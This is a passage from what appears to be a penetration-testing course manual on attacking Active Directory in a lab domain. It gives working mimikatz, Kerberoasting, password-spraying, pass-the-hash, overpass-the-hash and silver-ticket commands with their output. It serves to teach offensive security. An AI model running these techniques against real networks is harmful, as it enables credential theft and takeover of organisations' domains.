Client Name (01) : Offsec ; @ CORP.COM ( $$Delegation Ticket$$ )
Flags 60a10000 : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwa
Session Key : 0x00000012 - aes256_hmac
3b0a49af17a1ada1dacf2e3b8964ad397d80270b71718cc567da4d4b2b6dc90d
Ticket : 0x00000012 - aes256_hmac ; kvno = 2      [...]
```

[00000001]

```

Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
Target Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
Client Name (01) : Offsec ; @ CORP.COM ( CORP.COM )
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forward
Session Key : 0x00000012 - aes256_hmac
8f6e96a7067a86d94af4e9f46e0e2abd067422fe7b1588db37c199f5691a749c
Ticket : 0x00000012 - aes256_hmac ; kvno = 2      [...]
```

...

---

*Listing 688 - Extracting Kerberos tickets with mimikatz*

The output shows both a TGT and a TGS. Stealing a TGS would allow us to access only particular resources associated with those tickets. On the other side, armed with a TGT ticket, we could request a TGS for specific resources we want to target within the domain. We will discuss how to leverage stolen or forged tickets later on in the module.

In addition to these functions, Mimikatz can also export tickets to the hard drive and import tickets into LSASS, which we will explore later. Mimikatz can even extract information related to authentication performed through smart card and PIN, making this tool a real cached credential "Swiss Army knife"!

### 21.3.3.1 Exercises

1. Use Mimikatz to dump all password hashes from the student VM.
2. Log in to the domain controller as the Jeff\_Admin account through Remote Desktop and use Mimikatz to dump all password hashes from the server.

### 21.3.4 Service Account Attacks

Recalling the explanation of the Kerberos protocol, we know that when the user wants to access a resource hosted by a SPN, the client requests a service ticket that is generated by the domain controller. The service ticket is then decrypted and validated by the application server, since it is encrypted through the password hash of the SPN.

When requesting the service ticket from the domain controller, no checks are performed on whether the user has any permissions to access the service hosted by the service principal name. These checks are performed as a second step only when connecting to the service itself. This means that if we know the SPN we want to target, we can request a service ticket for it from the domain controller. Then, since it is our own ticket, we can extract it from local memory and save it to disk.

In this section we will abuse the service ticket and attempt to crack the password of the service account.

For example, we know that the registered SPN for the Internet Information Services web server in the domain is *HTTP/CorpWebServer.corp.com*. From PowerShell, we can use the *KerberosRequestorSecurityToken* class<sup>655</sup> to request the service ticket.<sup>656</sup>

The code segment we need is located inside the *System.IdentityModel*<sup>657</sup> namespace, which is not loaded into a PowerShell instance by default. To load it, we use the *Add-Type*<sup>658</sup> cmdlet with the *-AssemblyName* argument.

We can call the *KerberosRequestorSecurityToken* constructor by specifying the SPN with the *-ArgumentList* option as shown in Listing 689.

---

```
PS C:\Users\offsec.CORP> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\offsec.CORP> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList
'HTTP/CorpWebServer.corp.com'
```

---

Listing 689 - Requesting a service ticket

After execution, the requested service ticket should be generated by the domain controller and loaded into the memory of the Windows 10 client. Instead of executing Mimikatz all the time, we can also use the built-in **klist**<sup>659</sup> command to display all cached Kerberos tickets for the current user:

---

```
PS C:\Users\offsec.CORP> klist
Current LogonId is 0:0x3dedf
Cached Tickets: (4)
```

---

<sup>655</sup> (Microsoft, 2017), [https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestorticket\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestorticket(v=vs.110).aspx)

<sup>656</sup> (Sean Metcalf, 2016), <https://adsecurity.org/?p=2293>

<sup>657</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/api/system.identitymodel?view=netframework-4.8>

<sup>658</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-6>

<sup>659</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/klist>

```
#0> Client: Offsec @ CORP.COM
   Server: krbtgt/CORP.COM @ CORP.COM
   KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
   Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicaliz
   Start Time: 2/12/2018 10:17:53 (local)
   End Time: 2/12/2018 20:17:53 (local)
   Renew Time: 2/19/2018 10:17:53 (local)
   Session Key Type: AES-256-CTS-HMAC-SHA1-96
   Cache Flags: 0x1 -> PRIMARY
   Kdc Called: DC01.corp.com

#1> Client: Offsec @ CORP.COM
Server: HTTP/CorpWebServer.corp.com @ CORP.COM
   KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
   Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate
name_cano
   Start Time: 2/12/2018 10:18:31 (local)
   End Time: 2/12/2018 20:17:53 (local)
   Renew Time: 2/19/2018 10:17:53 (local)
   Session Key Type: RSADSI RC4-HMAC(NT)
   Cache Flags: 0
   Kdc Called: DC01.corp.com
...
```

---

*Listing 690 - Displaying tickets*

With the service ticket for the Internet Information Services service principal name created and saved to memory (Listing 690), we can download it from memory using either built-in APIs<sup>660</sup> or Mimikatz.

To download the service ticket with Mimikatz, we use the **kerberos::list** command, which yields the equivalent output of the **klist** command above. We also specify the **/export** flag to download to disk as shown in Listing 691.

---

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
  Start/End/MaxRenew: 12/02/2018 10.17.53 ; 12/02/2018 20.17.53 ; 19/02/2018 10.17.53
  Server Name      : krbtgt/CORP.COM @ CORP.COM
  Client Name      : Offsec @ CORP.COM
  Flags 40e10000   : name_canonicalize ; pre_authent ; initial ; renewable ; forward
  \* Saved to file : 0-40e10000-Offsec@krbtgt~CORP.COM-CORP.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
  Start/End/MaxRenew: 12/02/2018 10.18.31 ; 12/02/2018 20.17.53 ; 19/02/2018 10.17.53
  Server Name      : HTTP/CorpWebServer.corp.com @ CORP.COM
  Client Name      : Offsec @ CORP.COM
  Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
  \* Saved to file : 1-40a50000-offsec@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
```

---

*Listing 691 - Exporting tickets from memory*

<sup>660</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestortoken.getrequest\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.identitymodel.tokens.kerberosrequestortoken.getrequest(v=vs.110).aspx)

According to the Kerberos protocol, the service ticket is encrypted using the SPN's password hash. If we are able to request the ticket and decrypt it using brute force or guessing (in a technique known as *Kerberoasting*<sup>661</sup>), we will know the password hash, and from that we can crack the clear text password of the service account. As an added bonus, we do not need administrative privileges for this attack.

Let's try this out. To perform a wordlist attack, we must first install the *kerberoast* package with **apt** and then run **tgsrepcrack.py**, supplying a wordlist and the downloaded service ticket:

---

*Note that the service ticket file is binary. Keep this in mind when transferring it with a tool like Netcat, which may mangle it during transfer.*

---

```
kali@kali:~$ sudo apt update && sudo apt install kerberoast
...
kali@kali:~$ python /usr/share/kerberoast/tgsrepcrack.py wordlist.txt 1-40a50000-
Offsec@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
found password for ticket 0: Qwerty09! File: 1-40a50000-
Offsec@HTTP~CorpWebServer.corp.com-CORP.COM.kirbi
All tickets cracked!
```

*Listing 692 - Cracking the ticket*

In this example we successfully cracked the service ticket and obtained the clear text password for the service account.

This technique can be very powerful if the domain contains high-privilege service accounts with weak passwords, which is not uncommon in many organizations. However, if managed or group managed service accounts are employed for the specific SPN, the password will be randomly generated, complex, and 120 characters long, making cracking infeasible.

Although this example relied on the *kerberoast tgsrepcrack.py* script, we could also use John the Ripper<sup>662</sup> and Hashcat<sup>663</sup> to leverage the features and speed of those tools.

---

*The Invoke-Kerberoast.ps1<sup>664</sup> script extends this attack, and can automatically enumerate all service principal names in the domain, request service tickets for them, and export them in a format ready for cracking in both John the Ripper and Hashcat, completely eliminating the need for Mimikatz in this attack.*

---

<sup>661</sup> (Tim Medin, 2015), <https://github.com/nidem/kerberoast>

<sup>662</sup> (Micheal Kramer, 2015), <https://github.com/magnumripper/JohnTheRipper/commit/05e514646dfe5aa65ee48774571c0169f7e25a53>

<sup>663</sup> (@FirstOurs, 2016), <https://github.com/hashcat/hashcat/pull/225>

<sup>664</sup> (Will Schroeder, 2016), [https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/credentials/Invoke-Kerberoast.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1)

#### 21.3.4.1 Exercises

1. Repeat the manual effort of requesting the service ticket, exporting it, and cracking it by using the `tgsrepcrack.py` Python script.
2. Perform the same action with any other SPNs in the domain.
3. Crack the same service ticket using John the Ripper.
4. Use the `Invoke-Kerberoast.ps1` script to repeat these exercises.

#### 21.3.5 Low and Slow Password Guessing

In the previous section, we have looked at how service accounts may be attacked by abusing the features of the Kerberos protocol, but Active Directory can also provide us with information that may lead to a more advanced password guessing technique against user accounts.

When performing a brute-force or wordlist authentication attack, we must be aware of account lockouts since too many failed logins may block the account for further attacks and possibly alert system administrators.

In this section, we will use LDAP and ADSI to perform a “low and slow” password attack against AD users without triggering an account lockout.

First, let’s take a look at the domain’s account policy with **net accounts**:

```
PS C:\Users\Offsec.corp> net accounts
Force user logoff how long after time expires?: Never
Minimum password age (days): 0
Maximum password age (days): 42
Minimum password length: 0
Length of password history maintained: None
Lockout threshold: 5
Lockout duration (minutes): 30
Lockout observation window (minutes): 30
Computer role: WORKSTATION
The command completed successfully.
```

Listing 693 Results of the net accounts command

There’s a lot of great information here, but let’s first focus on “Lockout threshold”, which indicates a limit of five login attempts before lockout. This means that we can safely attempt four logins without triggering a lockout. This doesn’t sound like much, but consider the *Lockout observation window*, which indicates that after thirty minutes after the last failed login, we are able to make another attempt.

With these settings, we could attempt one hundred and ninety-two logins in a twenty-four-hour period against every domain user without triggering a lockout, assuming the actual users don’t fail a login attempt.

An attack like this would allow us to compile a short list of very commonly used passwords and use it against a massive amount of users, which in practice, reveals quite a few weak account passwords in the organization.

Knowing this, let’s implement this attack.

There are a number of ways to test an AD user login, but we can use our PowerShell script to demonstrate the basic components. In previous sections, we performed queries against the domain controller as the logged-in user. However, we can also make queries in the context of a different user by setting the *DirectoryEntry* instance.

In previous examples, we used the *DirectoryEntry* constructor without arguments, but we can provide three arguments including the LDAP path to the domain controller as well as the username and the password:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()  
  
$PDC = ($domainObj.PdcRoleOwner).Name  
  
$SearchString = "LDAP://" + $PDC + "/"  
  
$DistinguishedName = "DC=$($domainObj.Name.Replace('. ', ',DC='))"  
  
$SearchString += $DistinguishedName  
  
New-Object System.DirectoryServices.DirectoryEntry($SearchString, "jeff_admin",  
"Qwerty09!")
```

Listing 694 - Authenticating using *DirectoryEntry*

If the password for the user account is correct, the object creation will be successful as shown in Listing 695.

```
distinguishedName : {DC=corp,DC=com}  
Path : LDAP://DC01.corp.com/DC=corp,DC=com
```

Listing 695 - Successfully authenticated with *DirectoryEntry*

If the password is invalid, no object will be created and we will receive an exception as shown in Listing 696. Note the clear warning that the user name or password is incorrect.

```
format-default : The following exception occurred while retrieving member  
"distinguishedName": "The user name or password is incorrect.  
"  
+ CategoryInfo          : NotSpecified: () [format-default], ExtendedTypeSystemException  
+ FullyQualifiedErrorId : CatchFromBaseGetMember,Microsoft.PowerShell.Commands.Format
```

Listing 696 - Incorrect password used with *DirectoryEntry*

In this manner, we can create a PowerShell script that enumerates all users and performs authentications according to the *Lockout threshold* and *Lockout observation window*.

An existing implementation of this attack called *Spray-Passwords.ps1*<sup>665</sup> is located in the C:\Tools\active\_directory folder of the Windows 10 client.

The **-Pass** option allows us to set a single password to test, or we can submit a wordlist file with **-File**. We can also test admin accounts with the addition of the **-Admin** flag.

<sup>665</sup> (Improbsec, 2016), <https://github.com/ZilentJack/Spray-Passwords/blob/master/Spray-Passwords.ps1>

```
PS C:\Tools\active_directory> .\Spray-Passwords.ps1 -Pass Qwerty09! -Admin
WARNING: also targeting admin accounts.
Performing brute force - press [q] to stop the process and print results...
Guessed password for user: 'Administrator' = 'Qwerty09!'
Guessed password for user: 'offsec' = 'Qwerty09!'
Guessed password for user: 'adam' = 'Qwerty09!'
Guessed password for user: 'iis_service' = 'Qwerty09!'
Guessed password for user: 'sql_service' = 'Qwerty09!'
Stopping bruteforce now.....
Users guessed are:
'Administrator' with password: 'Qwerty09!'
'offsec' with password: 'Qwerty09!'
'adam' with password: 'Qwerty09!'
'iis_service' with password: 'Qwerty09!'
'sql_service' with password: 'Qwerty09!'
```

*Listing 697 - Using Spray-Passwords to attack user accounts*

This trivial example produces quick results but more often than not, we will need to use a wordlist with good password candidates.

We have now uncovered ways of obtaining credentials for both user and service accounts when attacking Active Directory and its authentication protocols. Next, we can start leveraging this to compromise additional machines in the domain, ideally those with high-value logged-in users.

#### 21.3.5.1 Exercises

1. Use the PowerShell script in this module to guess the password of the jeff\_admin user.
2. Use the Spray-Passwords.ps1 tool to perform a lookup brute force attack of all users in the domain from a password list.

## 21.4 Active Directory Lateral Movement

In the previous sections, we located high-value targets that could lead to a full Active Directory compromise and found the workstations or servers these targets are logged in to. We gathered password hashes, recovered existing tickets, and leveraged them for Kerberos authentication.

Next, we will use lateral movement to compromise the machines our high-value targets are logged in to.

A logical next step in our approach would be to crack any password hashes we have obtained and authenticate to a machine with cleartext passwords in order to gain unauthorized access. However, password cracking takes time and may fail. In addition, Kerberos and NTLM do not use the cleartext password directly and native tools from Microsoft do not support authentication using the password hash.

In the following section, we will explore an alternative lateral movement technique that will allow us to authenticate to a system and gain code execution using only a user's hash or a Kerberos ticket.

## 21.4.1 Pass the Hash

The *Pass the Hash* (PtH) technique allows an attacker to authenticate to a remote system or service using a user's NTLM hash instead of the associated plaintext password. Note that this will not work for Kerberos authentication but only for server or service using NTLM authentication.

Many third-party tools and frameworks use PtH to allow users to both authenticate and obtain code execution, including PsExec from Metasploit,<sup>666</sup> Passing-the-hash toolkit,<sup>667</sup> and Impacket.<sup>668</sup> The mechanics behind them are more or less the same in that the attacker connects to the victim using the Server Message Block (SMB) protocol and performs authentication using the NTLM hash.<sup>669</sup>

Most tools built to exploit PtH create and start a Windows service (for example **cmd.exe** or an instance of PowerShell) and communicate with it using *Named Pipes*.<sup>670</sup> This is done using the Service Control Manager<sup>671</sup> API.

This technique requires an SMB connection through the firewall (commonly port 445), and the Windows *File and Print Sharing* feature to be enabled. These requirements are common in internal enterprise environments.

---

*When a connection is performed, it normally uses a special admin share called Admin\$. In order to establish a connection to this share, the attacker must present valid credentials with local administrative permissions. In other words, this type of lateral movement typically requires local administrative rights.*

---

Note that PtH uses the NTLM hash legitimately. However, the vulnerability lies in the fact that we gained unauthorized access to the password hash of a local administrator.

To demonstrate this, we can use *pth-winexe* from the Passing-The-Hash toolkit, just as we did when we passed the hash to a non-domain joined user in the Password Attacks module:

```
kali@kali:~$ pth-winexe -U  
Administrator%aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2eb3b9f05c425e  
//10.11.0.22 cmd  
E_md4hash wrapper called.  
HASH PASS: Substituting user supplied NTLM HASH...  
Microsoft Windows [Version 10.0.16299.309]  
(c) 2017 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>
```

---

*Listing 698 - Passing the hash using pth-winexe*

<sup>666</sup> (Metasploit, 2017), <https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/>

<sup>667</sup> (@byt3bl3d3r, 2015), <https://github.com/byt3bl3d3r/pth-toolkit>

<sup>668</sup> (Core Security, 2017), <https://github.com/CoreSecurity/impacket/blob/master/examples/smbclient.py>

<sup>669</sup> (Microsoft, 2017), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa365234\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa365234(v=vs.85).aspx)

<sup>670</sup> (Microsoft, 2017), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa365590\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa365590(v=vs.85).aspx)

<sup>671</sup> (Microsoft, 2017), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms685150\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms685150(v=vs.85).aspx)

In this case, we used NTLM authentication to obtain code execution on the Windows 10 client directly from our Kali Linux, armed only with the user's NTLM hash.

This method works for Active Directory domain accounts and the built-in local administrator account. Since the 2014 security update,<sup>672</sup> this technique can not be used to authenticate as any other local admin account.

## 21.4.2 Overpass the Hash

With *overpass the hash*,<sup>673</sup> we can "over" abuse a NTLM user hash to gain a full Kerberos Ticket Granting Ticket (TGT) or service ticket, which grants us access to another machine or service as that user.

To demonstrate this, let's assume we have compromised a workstation (or server) that the Jeff\_Admin user has authenticated to, and that machine is now caching their credentials (and therefore their NTLM password hash).

To simulate this cached credential, we will log in to the Windows 10 machine as the Offsec user and run a process as Jeff\_Admin, which prompts authentication.

The simplest way to do this is to right-click the Notepad icon on the taskbar, and shift-right click the Notepad icon on the popup, yielding the options in Figure 311.




Figure 311: Starting Notepad as a different user

From here, we can select 'Run as different user' and enter "jeff\_admin" as the username along with the associated password, which will launch Notepad in the context of that user. After successful authentication, Jeff\_Admin's credentials will be cached on this machine.

<sup>672</sup> (Microsoft, 2014), <https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a>

<sup>673</sup> (Skip Duckwall and Benjamin Delphy, 2014), <https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don-t-Get-It-wp.pdf>

We can validate this with the **sekurlsa::logonpasswords** command from **mimikatz**, which dumps the cached password hashes.

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2815531 (00000000:002af62b)
Session          : Interactive from 0
User Name        : jeff_admin
Domain           : CORP
Logon Server     : DC01
Logon Time       : 12/02/2018 09.18.57
SID              : S-1-5-21-1602875587-2787523311-2599479668-1105

msv :
[00000003] Primary
 \* Username : jeff_admin
 \* Domain   : CORP
 \* NTLM      : e2b475c11da2a0748290d87aa966c327
 \* SHA1      : 8c77f430e4ab8acb10ead387d64011c76400d26e
 \* DPAPI     : 2918ad3d4607728e28ccbd76eab494b9
tspkg :
wdigest :
 \* Username : jeff_admin
 \* Domain   : CORP
 \* Password : (null)
kerberos :
 \* Username : jeff_admin
 \* Domain   : CORP.COM
 \* Password : (null)
...
```

*Listing 699 - Dumping password hash for Jeff\_Admin*

This output shows Jeff\_Admin's cached credentials, including the NTLM hash, which we will leverage to overpass the hash.

The essence of the overpass the hash technique is to turn the NTLM hash into a Kerberos ticket and avoid the use of NTLM authentication. A simple way to do this is again with the **sekurlsa::pth** command from Mimikatz.

The command requires a few arguments and creates a new PowerShell process in the context of the Jeff\_Admin user. This new PowerShell prompt will allow us to obtain Kerberos tickets without performing NTLM authentication over the network, making this attack different than a traditional pass-the-hash.

As the first argument, we specify **/user:** and **/domain:**, setting them to **jeff\_admin** and **corp.com** respectively. We'll specify the NTLM hash with **/ntlm:** and finally use **/run:** to specify the process to create (in this case PowerShell).

```
mimikatz # sekurlsa::pth /user:jeff_admin /domain:corp.com
/ntlm:e2b475c11da2a0748290d87aa966c327 /run:PowerShell.exe
user   : jeff_admin
domain : corp.com
program : cmd.exe
impers. : no
NTLM   : e2b475c11da2a0748290d87aa966c327
```

```

| PID 4832
| TID 2268
| LSA Process is now R/W
| LUID 0 ; 1197687 (00000000:00124677)
\_\_msv1_0 - data copy @ 040E5614 : OK !
\_\_kerberos - data copy @ 040E5438
  \_\_aes256_hmac      -> null
  \_\_aes128_hmac      -> null
  \_\_rc4_hmac_nt       OK
  \_\_rc4_hmac_old      OK
  \_\_rc4_md4           OK
  \_\_rc4_hmac_nt_exp   OK
  \_\_rc4_hmac_old_exp  OK
  \_\_*Password replace -> null

```

*Listing 700 - Creating a process with a different users NTLM password hash*

At this point, we have a new PowerShell session that allows us to execute commands as Jeff\_Admin.

Let's list the cached Kerberos tickets with **klist**:

```

PS C:\Windows\system32> klist
Current LogonId is 0:0x1583ae
Cached Tickets: (0)

```

*Listing 701 - Listing Kerberos tickets*

No Kerberos tickets have been cached, but this is expected since Jeff\_Admin has not performed an interactive login. However, let's generate a TGT by authenticating to a network share on the domain controller with **net use**:

```

PS C:\Windows\system32> net use \\dc01
The command completed successfully.

PS C:\Windows\system32> klist
Current LogonId is 0:0x1583ae
Cached Tickets: (3)

#0> Client: jeff_admin @ CORP.COM
  Server: krbtgt/CORP.COM @ CORP.COM
  KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
  Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canoni
  Start Time: 2/12/2018 13:59:40 (local)
  End Time:   2/12/2018 23:59:40 (local)
  Renew Time: 2/19/2018 13:59:40 (local)
  Session Key Type: AES-256-CTS-HMAC-SHA1-96
  Cache Flags: 0x2 -> DELEGATION
  Kdc Called: DC01.corp.com

#1> Client: jeff_admin @ CORP.COM
  Server: krbtgt/CORP.COM @ CORP.COM
  KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96

```

```
Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonica
Start Time: 2/12/2018 13:59:40 (local)
End Time: 2/12/2018 23:59:40 (local)
Renew Time: 2/19/2018 13:59:40 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called: DC01.corp.com

#2> Client: jeff_admin @ CORP.COM
Server: cifs/dc01 @ CORP.COM
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_c
Start Time: 2/12/2018 13:59:40 (local)
End Time: 2/12/2018 23:59:40 (local)
Renew Time: 2/19/2018 13:59:40 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called: DC01.corp.com
```

*Listing 702 - Mapping a network share on the domain controller and listing Kerberos tickets*

The output indicates that the **net use** command was successful. We then use the **klist** command to list the newly requested Kerberos tickets, these include a TGT and a TGS for the CIFS service.

---

*We used "net use" arbitrarily in this example but we could have used any command that requires domain permissions and would subsequently create a TGS.*

---

We have now converted our NTLM hash into a Kerberos TGT, allowing us to use any tools that rely on Kerberos authentication (as opposed to NTLM) such as the official PsExec application from Microsoft.<sup>674</sup>

PsExec can run a command remotely but does not accept password hashes. Since we have generated Kerberos tickets and operate in the context of Jeff\_Admin in the PowerShell session, we may reuse the TGT to obtain code execution on the domain controller.

Let's try that now, running **./PsExec.exe** to launch **cmd.exe** remotely on the **\dc01** machine as Jeff\_Admin:

```
PS C:\Tools\active_directory> .\PsExec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Windows\system32> ipconfig

Windows IP Configuration
```

---

<sup>674</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>

```
Ethernet adapter Ethernet0:
```

```
Connection-specific DNS Suffix . . . :  
Link-local IPv6 Address . . . . . : fe80::7959:aaad:eed:3969%2  
IPv4 Address. . . . . : 192.168.1.110  
Subnet Mask . . . . . : 255.255.255.0  
Default Gateway . . . . . : 192.168.1.1  
...
```

```
C:\Windows\system32> whoami  
corp\jeff_admin
```

*Listing 703- Opening remote connection using Kerberos*

As evidenced by the output, we have successfully reused the Kerberos TGT to launch a command shell on the domain controller.

Excellent! We have succeeded in upgrading a cached NTLM password hash to a Kerberos TGT and leveraged that to gain remote code execution.

#### 21.4.2.1 Exercise

1. Execute the overpass the hash attack above and gain an interactive command prompt on the domain controller. Make sure to reboot the Windows 10 client before starting the exercise to clear any cached Kerberos tickets.

#### 21.4.3 Pass the Ticket

In the previous section, we used the overpass the hash technique (along with the captured NTLM hash) to acquire a Kerberos TGT, allowing us to authenticate using Kerberos. We can only use the TGT on the machine it was created for, but the TGS potentially offers more flexibility.

The *Pass the Ticket* attack takes advantage of the TGS, which may be exported and re-injected elsewhere on the network and then used to authenticate to a specific service. In addition, if the service tickets belong to the current user, then no administrative privileges are required.

So far, this attack does not provide us with any additional access, but it does offer flexibility in being able to choose which machine to use the ticket from. However, if a service is registered with a service principal name, this scenario becomes more interesting.

Previously, we demonstrated that we could crack the service account password hash and obtain the password from the service ticket. This password could then be used to access resources available to the service account.

However, if the service account is not a local administrator on any servers, we would not be able to perform lateral movement using vectors such as pass the hash or overpass the hash and therefore, in these cases, we would need to use a different approach.

---

*As with Pass the Hash, Overpass the Hash also requires access to the special admin share called Admin\$, which in turn requires local administrative rights on the target machine.*

---

Remembering the inner workings of the Kerberos authentication, the application on the server executing in the context of the service account checks the user's permissions from the group memberships included in the service ticket. The user and group permissions in the service ticket are not verified by the application though. The application blindly trusts the integrity of the service ticket since it is encrypted with a password hash - in theory - only known to the service account and the domain controller.

As an example, if we authenticate against an IIS server that is executing in the context of the service account *iis\_service*, the IIS application will determine which permissions we have on the IIS server depending on the group memberships present in the service ticket.

However, with the service account password or its associated NTLM hash at hand, we can forge our own service ticket to access the target resource (in our example the IIS application) with any permissions we desire. This custom-created ticket is known as a *silver ticket*<sup>675</sup> and if the service principal name is used on multiple servers, the silver ticket can be leveraged against them all.

Mimikatz can craft a silver ticket and inject it straight into memory through the (somewhat misleading) **kerberos::golden**<sup>676</sup> command. We will explain this apparent misnaming later in the module.

To create the ticket, we first need to obtain the so-called *Security Identifier* or *SID*<sup>677</sup> of the domain. A SID is an unique name for any object in Active Directory and has the following structure:

---

S-R-I-S

*Listing 704 - Security Identifier format prototype*

Within this structure, the SID begins with a literal "S" to identify the string as a SID, followed by a *revision level* (usually set to "1"), an *identifier-authority* value (often "5" within AD) and one or more *subauthority* values.

For example, an actual SID may look like this:

---

S-1-5-21-2536614405-3629634762-1218571035-1116

*Listing 705 - Security Identifier format*

The first values in Listing 705 ("S-1-5") are fairly static within AD. The *subauthority* value is dynamic and consists of two primary parts: the domain's *numeric identifier* (in this case "21-2536614405-3629634762-1218571035") and a *relative identifier* or *RID*<sup>678</sup> representing the specific object in the domain (in this case "1116").

The combination of the domain's value and the relative identifier help ensure that each SID is unique.

We can easily obtain the SID of our current user with the **whoami /user** command and then extract the domain SID part from it. Let's try to do this on our Windows 10 client:

---

<sup>675</sup> (Sean Metcalf, 2016), <https://adsecurity.org/?p=2011>

<sup>676</sup> (Benjamin Delpy, 2016), <https://github.com/gentilkiwi/mimikatz/wiki/module-~kerberos>

<sup>677</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa379571\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa379571(v=vs.85).aspx)

<sup>678</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms721604\(v=vs.85\).aspx#\\_security\\_relative\\_identifier\\_gly](https://msdn.microsoft.com/en-us/library/windows/desktop/ms721604(v=vs.85).aspx#_security_relative_identifier_gly)

```
C:\>whoami /user
```

USER INFORMATION

User Name SID

corp\offsec S-1-5-21-1602875587-2787523311-2599479668-1103

*Listing 706 - Locating the Domain SID*

The SID defining the domain is the entire string except the RID at the end (-1103) as highlighted in Listing 706.

Now that we have the domain SID, let's try to craft a silver ticket for the IIS service we previously discovered in our dedicated lab domain.

The silver ticket command requires a username (**/user**), domain name (**/domain**), the domain SID (**/sid**), which is highlighted above, the fully qualified host name of the service (**/target**), the service type (**/service:HTTP**), and the password hash of the iis\_service service account (**/rc4**).

Finally, the generated silver ticket is injected directly into memory with the **/ppt** flag.

Before running this, we will flush any existing Kerberos tickets with **kerberos::purge** and verify the purge with **kerberos::list**:

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # kerberos::golden /user:offsec /domain:corp.com /sid:S-1-5-21-1602875587-
2787523311-2599479668 /target:CorpWebServer.corp.com /service:HTTP
/rc4:E2B475C11DA2A0748290D87AA966C327 /ptt
User      : offsec
Domain    : corp.com (CORP)
SID       : S-1-5-21-1602875587-2787523311-2599479668
User Id   : 500
Groups Id : \*513 512 520 518 519
ServiceKey: e2b475c11da2a0748290d87aa966c327 - rc4_hmac_nt
Service   : HTTP
Target    : CorpWebServer.corp.com
Lifetime  : 13/02/2018 10.18.42 ; 11/02/2028 10.18.42 ; 11/02/2028 10.18.42
-> Ticket : \*\* Pass The Ticket \*\*\*
 
\* PAC generated
\* PAC signed
\* EncTicketPart generated
\* EncTicketPart encrypted
\* KrbCred generated

Golden ticket for 'offsec @ corp.com' successfully submitted for current session

mimikatz # kerberos::list

